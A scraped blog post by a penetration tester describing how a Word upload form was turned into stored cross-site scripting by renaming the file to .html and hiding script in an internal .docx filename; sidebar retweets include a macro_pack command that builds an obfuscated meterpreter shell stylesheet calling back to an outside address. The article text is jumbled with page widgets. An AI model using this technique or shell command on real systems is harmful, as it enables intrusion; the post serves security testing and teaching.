

N00PY BLOG

/Users/n00py/

HOME DEFENSE GITHUB LINKEDIN OSX PENTESTING RESEARCH RSS FEED WALKTHROUGHS WHOAMI

Home / Exploit / Pentesting / Microsoft Word upload to Stored XSS

Microsoft Word upload to Stored XSS

📅 March 25, 2018 👤 n00py 🏷️ Exploit Pentesting 💬 0 Comment

Anytime I find a file upload form I test it. Best case scenario is that I can upload a reverse shell in a scripting language available on the webserver. If the application is running in PHP or ASP for example, it becomes quite easy. If I can't get a backdoor uploaded, I will attempt to try to upload an HTML page to get my own client-side javascript uploaded for XSS attacks.

While testing an application, I found that an authenticated user has the ability to upload a file for a claim. The upload button is designed to allow for the upload of .docx files.

Search ...



CATEGORIES


Select Category ▼

 N00PY BLOG

Bsides Rochester (ROC)
Presentation



After a user uploads a file, it can be downloaded. A comparison between the uploaded .docx file and the downloaded.docx file showed that they were different, which would imply that some processing is done on the file before being hosted for download.



While the file being uploaded must be a valid .docx, it is possible to modify the file extension. I changed the file extension to .html.

Microsoft Word upload to Stored XSS

Exploiting complex XSS payloads in a constrained parameter

Bsides Puerto Rico 2017-2018 Presentation

Raining shells on Linux environments with Hwacha

Exploiting blind Java deserialization with Burp and Ysoserial

Detecting CrackMapExec (CME) with Bro, Sysmon, and Powershell logs

VulnHub Walkthrough: RickdiculouslyEasy 1


How to Burp Good

SSL Phishing with GoPhish and LetsEncrypt

March 2018



When the file with a .html extension is retrieved from the server, the Content-Type header is set to text/html. This causes the browser to attempt to render the file as HTML.



I then attempted to smuggle and XSS payload within a valid .docx file. Because the file type is compressed, I needed to identify an area within the file body that would not be modified during compression or by post-processing from the application. It was found that certain file paths within the file structure were not modified during the upload process. I modified the filename of Settings.xml within a .docx file to pad it with characters.

M	T	W	T	F	S	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	
« Jan			Apr »			

ARCHIVES

April 2018

March 2018

January 2018

December 2017

November 2017

October 2017

September 2017

August 2017

June 2017

April 2017


March 2017


January 2017

October 2016

Follow @n00py1

323 followers





The server accepted the upload of the .docx file. The file extension was modified to .html during the HTTP POST.



When requesting the file, it was served as an HTML file with the XSS payload intact.

topic as well. We'd love to hear from you.

slideshare.net/DannyChrastil/

LinkedIn SlideShare @SlideShare



23h

n00py @n00py1

My sides 🤔🤔🤔


May 12, 2018

n00py Retweeted


Coalfire Labs @coalfirelabs

Ducky-in-the-middle: Injecting keystrokes into plaintext protocols is being presented by @n00py1 in track 1 !!! @BSidesDEN






When rendered in the browser, the JavaScript executed. Anyone who clicked a link to that file would have JavaScript execute in their browser under the context of the domain that the application was hosted on.



To obfuscate this attack, an attacker could include the URI of the upload within a small or invisible iframe to keep the victim from noticing the payload being executed. For this example, a visible payload is displayed.



May 11, 2018

n00py Retweeted



Coalfire Labs
@coalfirelabs

[Blog Post] Microsoft Word Document Upload to Stored XSS by @n00py1coalfire.com/The-Coalfire-B...



Microsof...
Resource...
coalfire.c...

May 10, 2018


n00py Retweeted



BSidesCDMX
@bsidescdmx

The very first edition of BSides at Mexico City is ready to go! CFP & CTP is open!! Submit now and don't forget to join us next June, 22nd. @SecurityBSides #BSides #BSidesCDMX plz rt!!!





 Tweet

« PREVIOUS POST

NEXT POST »



Leave a Reply

You must be **logged in** to post a comment.

« PREVIOUS POST

NEXT POST »



  May 8, 2018



 n00py Retweeted 

 **Chris Sanders**
@chrissanders88

Today I'm releasing the first in a series of blog posts dedicated to analysis techniques you can use to deal with large overwhelming PCAP files.

First up I'm colorizing packets by conversation in Wireshark.
chrissanders.org/2018/05/large-pcap-analysis/




  May 7, 2018

 n00py Retweeted 



Florian Hansemann
@HanseSecure

Passing the hash with native RDP client
(mstsc.exe) #infosec #pentest
michael-
eder.net/post/2018/nati...



May 6, 2018



n00py Retweeted



Trimarc
@TrimarcSecurity

Trimarc Research recently published how to detect Password Spraying. Includes Domain Controllers & domain-joined computers logging configuration with event ID correlation rules. We also include a PowerShell command to detect in Active Directory (LDAP). [trimarcsecurity.com/single-post/20...](https://trimarcsecurity.com/single-post/2018/05/06/Password-Spraying-detection)



May 7, 2018

n00py Retweeted



OJ

@TheColonial

Replying to @TheColonial

This means:

- * No more pulling of ntfs.dit
- * No more breaking of modules
- * No need to actually get on the DC at all.

It requires use of the Powershell extension though.

Let me know what you think!
github.com/rapid7/metasploit-framework
#metasploit #meterpreter



May 7, 2018

n00py Retweeted



HD Moore

@hdmoore

Spent my morning porting Philip Pettersson's Palo Alto Networks PAN-OS remote root (CVE-2017-15944) to


[illegible]

 n00py Retweeted



Hiding #Metasploit Shellcode
to Evade Windows Defender
goo.gl/3dJBYU




 n00py Retweeted



After three long years, it's finally here! The Hacker Playbook 3: Red Team Edition is available! Grab a

copy while it's still hot off the presses on Amazon - amazon.com/dp/1980901759 or get more details on what's new on thehackerplaybook.com/about/.



May 3, 2018



 n00py Retweeted



SPARTAN

@001SPARTaN

Replying to @subTee

Nice trick! Playing around with it, I found out that you can use a remote xsl file for it too. Even more fun to be had with this!

[illegible]

```
benjamin@kali:~$ python2 -c 'import sys; sys.path.append("/usr/share/metasploit-framework"); require "msfrpc"; msfrpc.new("10.10.10.10", 5555).connect'
*****
with 17 modules: * * *
```

May 2, 2018

n00py Retweeted

Eric Walker
@ericjonwalker

Cooking Up Shells with Chef
@CoalfireSys @CoalfireLabs
bit.ly/2weE2Tx



May 2, 2018

n00py Retweeted

ShAnΣ Rudy
@H011YxW00D


Want pretty Nmap reports?
No problem. xsltproc nmap-
output.xml -o nmap-
report.html



May 2, 2018

n00py Retweeted

Florian Hanseemann

 **@HanseSecure**
CVE-2018-7602 - Metasploit
Modul

Drupal < 7.58 -
'Drupalgeddon3'
Authenticated Remote Code
#infosec #pentest #exploit
exploit-
db.com/exploits/44557/



May 1, 2018

 n00py Retweeted 

 **Ryan Hanson**
@ryHanson

Here is my write up on how I
found a neat privilege
escalation bug in
CylancePROTECT:
atredis.com/blog/cylance-p...



Escalati...
CylanceP...
atredis.com



May 1, 2018



 n00py Retweeted 

 **Emeric Nasi**
@EmericNasi

macro_pack can now
generate malicious XSLT
Stylesheets!
You can run obfuscated

```
You can run obfuscated
HTTPS meterpreter
(@Cneelis WEBMETER)
using WMIC :)
echo 192.168.5.45 443 |
python macro_pack.py -t
WEBMETER -o -G
webmeter.xsl
Thx to @subTee for the great
work.#redteam
```

[illegible]



 Apr 22, 2018

 n00py Retweeted



BSidesDenver
@BSidesDEN

Speaking of Platinum
Sponsors, let's give it up for
[@coalfirelabs](#). Welcome back
and thank you so much for
being a continual supporter of
Tweets by n00py1

CATEGORIES

Select Category ▼

Copyright © 2018 n00py Blog. Proudly powered by [WordPress](#).
Blackoot design by [Iceable Themes](#).

[Home](#) [Defense](#) [Github](#) [LinkedIn](#) [OSX](#) [Pentesting](#)
[Research](#) [RSS Feed](#) [Walkthroughs](#) [whoami](#)